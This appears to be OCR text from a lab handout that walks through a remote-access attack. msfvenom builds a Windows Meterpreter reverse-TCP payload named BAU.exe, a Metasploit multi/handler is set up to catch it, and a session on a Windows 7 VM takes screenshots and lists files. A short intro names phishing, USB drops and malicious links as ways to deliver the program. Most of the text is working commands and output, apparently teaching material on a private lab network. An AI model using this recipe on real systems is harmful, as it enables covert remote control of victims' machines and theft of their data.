
2) The program reaches the victim's device, either by phishing via email, a malicious USB, or a malicious link from a site

3) When the victim runs the program, the victim starts communicating with the hacker, bypassing all firewall policies. The hacker receives all the data he wants and can control the victim's device as well.


```
┌──(kali㉿kali)-[~]
└─$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2a:2f:b4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.186.134/24 brd 192.168.186.255 scope global dynamic noprefixroute eth0
       valid_lft 1197sec preferred_lft 1197sec
    inet6 fe80::7d72:5db:8f40:880c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.186.134 lport=1111 -f exe -o BAU.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: BAU.exe

┌──(kali㉿kali)-[~]
└─$ ls -l
total 156
-rw-rw-r-- 1 kali kali 73802 Sep 27 19:15 BAU.exe
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Desktop
drwxr-xr-x 3 kali kali  4096 Sep  4 10:13 Documents
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Downloads
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Music
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Pictures
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Public
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Templates
-rw-rw-r-- 1 kali kali 47332 Sep  4 17:26 UMqFYVFf.jpeg
drwxr-xr-x 2 kali kali  4096 Aug 31 07:13 Videos
```

```
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.9-dev                           ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search multi/handler

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                       2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellsho
ck) Scanner
   3   exploit/linux/local/bash_profile_persistence      1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5     \_ target: Linux x86                            .                .          .      .
   6     \_ target: Linux x86_64                         .                .          .      .
   7   exploit/multi/handler                             .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler           2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Executio
n
   9   exploit/windows/browser/persits_xupload_traversal  2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence
```

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.186.134
lhost ⇒ 192.168.186.134
msf6 exploit(multi/handler) > set lport 1111
lport ⇒ 1111
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.186.134  yes       The listen address (an interface may be specified)
   LPORT     1111             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```


Windows 7 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Computer ▸ Ubuntu 23.10.1 amd64 (E:) ▸
Search Ubuntu 23.10.1 amd64 (E:)
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
Ubuntu 23.10.1 a
.disk
.Trash-1000
.Trash-101047
Name
Date modified
Type
Size
.disk 1/15/2024 6:58 PM File folder
.Trash-1000 9/10/2024 2:32 PM File folder
.Trash-101047 9/21/2024 11:57 AM File folder
Adobe 9/16/2024 4:07 PM File folder
boot 1/15/2024 6:58 PM File folder
casper 1/15/2024 6:58 PM File folder
dists 1/15/2024 7:08 PM File folder
EFI 1/15/2024 7:08 PM File folder
install 1/15/2024 7:08 PM File folder
libft 9/22/2024 3:57 PM File folder
pool 1/15/2024 7:08 PM File folder
preseed 1/15/2024 7:12 PM File folder
autorun 1/15/2024 7:12 PM Icon 34 KB
autorun 1/15/2024 7:12 PM Setup Information 1 KB
BAU 9/27/2024 11:32 PM Application 73 KB
boot.catalog 1/15/2024 6:58 PM CATALOG File 2 KB
md5sum 1/15/2024 7:12 PM Text Document 36 KB
ubuntu 1/15/2024 7:12 PM File 1 KB
BAU
Application
Date modified: 9/27/2024 11:32 PM
Size: 72.0 KB
Date created: 9/27/2024 11:32 PM
Show desktop
INST.: ENG.ALI BANI BAKAR & ENG.Dana Al-Mahrouk
2:39 AM
9/28/2024

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.186.134:1111
[*] Sending stage (176198 bytes) to 192.168.186.133
[*] Meterpreter session 1 opened (192.168.186.134:1111 → 192.168.186.133:49168) at 2024-09-27 19:39:01 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/isakysFA.jpeg
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
```


kali - Thunar
File Edit View Go Bookmarks Help
kali
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
BAU.exe
isakysFA.jpeg
UMqFYVFf.jpeg
8 folders | 3 files: 173.6 KiB (177,...
isakysFA.jpeg - Image Viewer [3/4]
File Edit View Go Help
Computer ▸ Ubuntu 23.10.1 amd64 (E:) ▸
Search Ubuntu 23.10.1 amd64 (E:)
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
Ubuntu 23.10.1 a
.disk
.Trash-1000
.Trash-101047
Name
Date modified
Type
Size
.disk 1/15/2024 6:58 PM File folder
.Trash-1000 9/10/2024 2:32 PM File folder
.Trash-101047 9/21/2024 11:57 AM File folder
Adobe 9/16/2024 4:07 PM File folder
boot 1/15/2024 6:58 PM File folder
casper 1/15/2024 6:58 PM File folder
dists 1/15/2024 7:08 PM File folder
EFI 1/15/2024 7:08 PM File folder
install 1/15/2024 7:08 PM File folder
libft 9/22/2024 3:57 PM File folder
pool 1/15/2024 7:08 PM File folder
preseed 1/15/2024 7:12 PM File folder
autorun 1/15/2024 7:12 PM Icon 34 KB
autorun 1/15/2024 7:12 PM Setup Information 1 KB
BAU 9/27/2024 11:32 PM Application 73 KB
boot.catalog 1/15/2024 6:58 PM CATALOG File 2 KB
md5sum 1/15/2024 7:12 PM Text Document 36 KB
ubuntu 1/15/2024 7:12 PM File 1 KB
BAU
Application
Date modified: 9/27/2024 11:32 PM
Date created: 9/27/2024 11:32 PM
Size: 72.0 KB
2:39 AM
9/28/2024
isakysFA.jpeg 800 x 600 56.7 kB 100.0%

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:5e:6d:a5
MTU          : 1500
IPv4 Address : 192.168.186.133
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b009:3e66:92b:8fba
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 22
============
Name         : Microsoft ISATAP Adapter #3
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:ba85
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

&

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory (alias for lpwd)
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
ldir	List local files (alias for lls)
lls	List local files
lmkdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table


```
meterpreter > ls
Listing: E:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrwx  0        dir   2024-09-10 07:32:26 -0400  .Trash-1000
040777/rwxrwxrwx  0        dir   2024-09-21 04:57:08 -0400  .Trash-101047
040777/rwxrwxrwx  0        dir   2024-01-15 10:58:12 -0500  .disk
040777/rwxrwxrwx  0        dir   2024-09-16 09:07:32 -0400  Adobe
100777/rwxrwxrwx  73802    fil   2024-09-27 16:32:00 -0400  BAU.exe
100666/rw-rw-rw-  38       fil   2024-09-27 20:16:48 -0400  Dana.txt
040777/rwxrwxrwx  0        dir   2024-01-15 11:08:12 -0500  EFI
040777/rwxrwxrwx  0        dir   2024-09-23 16:26:16 -0400  FOUND.000
040777/rwxrwxrwx  0        dir   2024-01-15 10:58:06 -0500  System Volume Information
100666/rw-rw-rw-  34494    fil   2024-01-15 11:12:20 -0500  autorun.ico
100666/rw-rw-rw-  226      fil   2024-01-15 11:12:20 -0500  autorun.inf
040777/rwxrwxrwx  0        dir   2024-01-15 10:58:12 -0500  boot
100666/rw-rw-rw-  2048     fil   2024-01-15 10:58:40 -0500  boot.catalog
040777/rwxrwxrwx  0        dir   2024-01-15 10:58:40 -0500  casper
040777/rwxrwxrwx  0        dir   2024-01-15 11:08:10 -0500  dists
040777/rwxrwxrwx  0        dir   2024-01-15 11:08:12 -0500  install
040777/rwxrwxrwx  0        dir   2024-09-22 08:57:20 -0400  libft
100666/rw-rw-rw-  36007    fil   2024-01-15 11:12:20 -0500  md5sum.txt
040777/rwxrwxrwx  0        dir   2024-01-15 11:08:12 -0500  pool
040777/rwxrwxrwx  0        dir   2024-01-15 11:12:20 -0500  preseed
100666/rw-rw-rw-  1        fil   2024-01-15 11:12:20 -0500  ubuntu
